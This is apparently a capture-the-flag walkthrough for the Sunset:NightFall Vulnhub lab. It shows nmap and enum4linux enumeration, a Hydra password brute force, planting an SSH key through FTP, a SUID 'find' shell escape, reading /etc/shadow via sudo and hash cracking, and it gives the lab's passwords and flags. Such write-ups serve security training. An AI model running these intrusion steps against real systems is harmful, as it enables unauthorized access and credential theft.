
Sunset:NightFall Machine Walkthrough

Downloading & Setting Up the Machine on a VM


Start by downloading the Sunset:NightFall machine from Vulnhub.com using this link:

After downloading and extracting the files, open VMware, and from the File menu choose Open, then select the file with the '.ovf' extension.

In my case, Nightfall wouldn't take an IP on the NAT network, so here's what I did: I launched the machine and, on the GRUB screen, held or pressed the 'Esc' key a few times.



Then press 'e' to open the boot commands and look for the 'linux' line. At the end of that line, change "ro" to "rw init=/bin/bash", then press 'F10' to boot. You'll get a root shell 'root@(none):/#'. Run the command "ip a" to see the available interfaces.



On my machine, the status of ens33 was down, so I brought it up with “ip link set ens33 up”, requested an IP from DHCP with “dhclient ens33”, and rebooted with “exec /sbin/init”


This is a temporary fix — if you want a permanent one, I recommend checking /etc/network/interfaces.

IP sweeping & Port scanning

Open a Kali terminal and run “ifconfig” to see the IP kali: 192.168.159.128



Then run “sudo netdiscover 192.168.159.128/24” to see all IPs on the network. From there, you’ll spot the IP nightfall: 192.168.159.132



Then run nmap to scan the open ports on the machine: “nmap -sT -sV -sC -A -p- 192.168.159.132”. Here’s a simplified version of my results:
Starting Nmap 7.99 (https://nmap.org) at 2026-10-18 08:24 -0400
Nmap scan report for 192.168.159.132
Host is up (0.00092s latency).
Not shown: 65529 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION


21/tcp open ftp pyftpdlib 1.5.5
22/tcp open ssh OpenSSH 7.9p1 Debian 10 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp open mysql MariaDB 5.5.5-10.3.15
MAC Address: 00:0C:29:DA:2F:10 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14

Enumeration

I found 6 open ports
(ftp '21', ssh '22', http '80', netbios-ssn '139', netbios-ssn '445', mysql '3306')


I started with the FTP port and tried to get a shell with an anonymous login, but that didn't work, so I began searching for credentials on the other ports. I moved on to Samba and ran "enum4linux 192.168.159.132", which revealed a lot of information about local groups, but I focused on the local users: [+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\nightfall (Local User)
S-1-22-1-1001 Unix User\matt (Local User)

That gave me two local users on the machine: matt and nightfall. We can use these to try SSH or FTP access. 👍 I didn't find any hashed values, so I decided to try Hydra against FTP and SSH for both users. To save time, I'll just show that I got matt's password via FTP: Command used: "hydra -u matt -P /usr/share/wordlists/rockyou.txt ftp://192.168.159.132"




Got matt's password: cheese 🔑 — logging in with it, you can see some files, but we need actual access to the machine, so we'll use the SSH key mechanism. For that you'll need the "ssh-keygen" command.


First, log in via FTP, create a directory called '.ssh', then exit FTP. Next, go to a local directory (I used Music), run "ssh-keygen", and name the file id_rsa. This gives you id_rsa and id_rsa.pub in your Music directory. Log back into FTP as matt to upload id_rsa.pub, then rename it to authorized_keys, since the system looks for that exact filename, as shown below:



Now we can get an SSH shell using the id_rsa key with this command: "ssh -i id_rsa matt@<IP>", and check our id 🔑




Now we look for a way to escalate privileges,
starting with SUID files: “find / -type f -perm -4000 2>/dev/null”. I found the find binary, so I checked **GTFOBins** and searched for find — you’ll get this command, use it: “/scripts/find . -exec /bin/sh -p \; -quit”, as shown:



FLAG1 => found in user.txt: 97fb7140ca325ed96f67be3c9e30083d
After that, I created a .ssh directory and tested whether I could create a file there — it worked, so I copied the content of id_rsa.pub into the authorized_keys file I just created, to

get an SSH session as nightfall and try to gain access:




Bingo... 🎯


I tried “sudo -l” and it worked — I can now read any file as root, so I read /etc/shadow 😈 as shown above. **Note: I forgot to add sudo before the cat command — the correct command is “sudo cat /etc/shadow”.

After reading it, here’s the hashed value of the root password:
“6JNHsN5GY.jc9CiTg$MjYL9NyNc4GcYS2zNO6PzQNHY2BE/YODBUuqsrpIlpS9LK3xQ6coZs6lonzURBJUDjCRegMHSF5JwCMG1az8k. “

We need to identify the hash type and crack it 🔍




Finally 😅 cracked it haha



Exploitation


Got the password: miguel2. Type “su root” and enter it:



BINGO… 🪅

Go into /root, find root_super_secret_flag.txt, and check its contents 🏁

Flag: Thank you for playing! - Felipe Winsnes (whitecr0wz)
flag{9a5b21fc6719fe33004d66b703d70a39}



How and why we could access SSH and get a session this way?

This is simply how SSH (OpenSSH) works on any Linux/Unix system. When the server receives a login attempt using a key (public key authentication), sshd (the SSH daemon) automatically looks for a file at a fixed, specific path:

/home/<username>/.ssh/authorized_keys

So if you're trying to log in as matt, SSH will look exactly here:

/home/matt/.ssh/authorized_keys

If the file isn't at that exact path (same name, same location), SSH **won't look for it anywhere else**. It simply won't find it.

Made By:

Fares Mohamed Abd Elaty
